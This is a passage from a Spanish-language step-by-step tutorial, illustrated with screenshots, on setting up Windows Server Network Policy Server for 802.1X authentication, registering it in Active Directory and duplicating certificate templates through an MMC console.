
Le damos a siguiente.




Le damos a siguiente.




Le damos a siguiente.




Le damos a siguiente.



Le damos a siguiente.




Le damos a siguiente.




Le damos a siguiente, a Instalar y cuando acabe a Cerrar.


Ahora en la parte izquierda de la ventana desplegamos Roles-Servicios de acceso y directivas de redes, damos botón derecho encima de NPS y seleccionamos Registrar servidor en Active Directory (en la captura ya lo teníamos registrado por eso esta deshabilitada la opción):



En NPS (local):




Le damos a Configurar 802.1X.




Le damos a siguiente.

Le damos a Agregar:




Aceptamos y siguiente.




Le damos a siguiente.

Le damos a Agregar y agregamos al Grupo de seguridad que hemos creado antes:




Le damos a siguiente, siguiente y Finalizar.

A continuación iremos a Inicio-Ejecutar y escribiremos mmc y Aceptar. Se nos abrirá una consola. En ella iremos a Archivo-Agregar o quitar complemento. Una vez dentro seleccionamos Plantillas de certificado, Certificados y Entidad de certificación y pulsamos Agregar y Aceptar.
En la parte izquierda de la ventana seleccionaremos Plantillas de certificado, y haremos botón derecho encima de una y le daremos a Duplicar plantilla:





Aceptamos.

En la pestaña General:

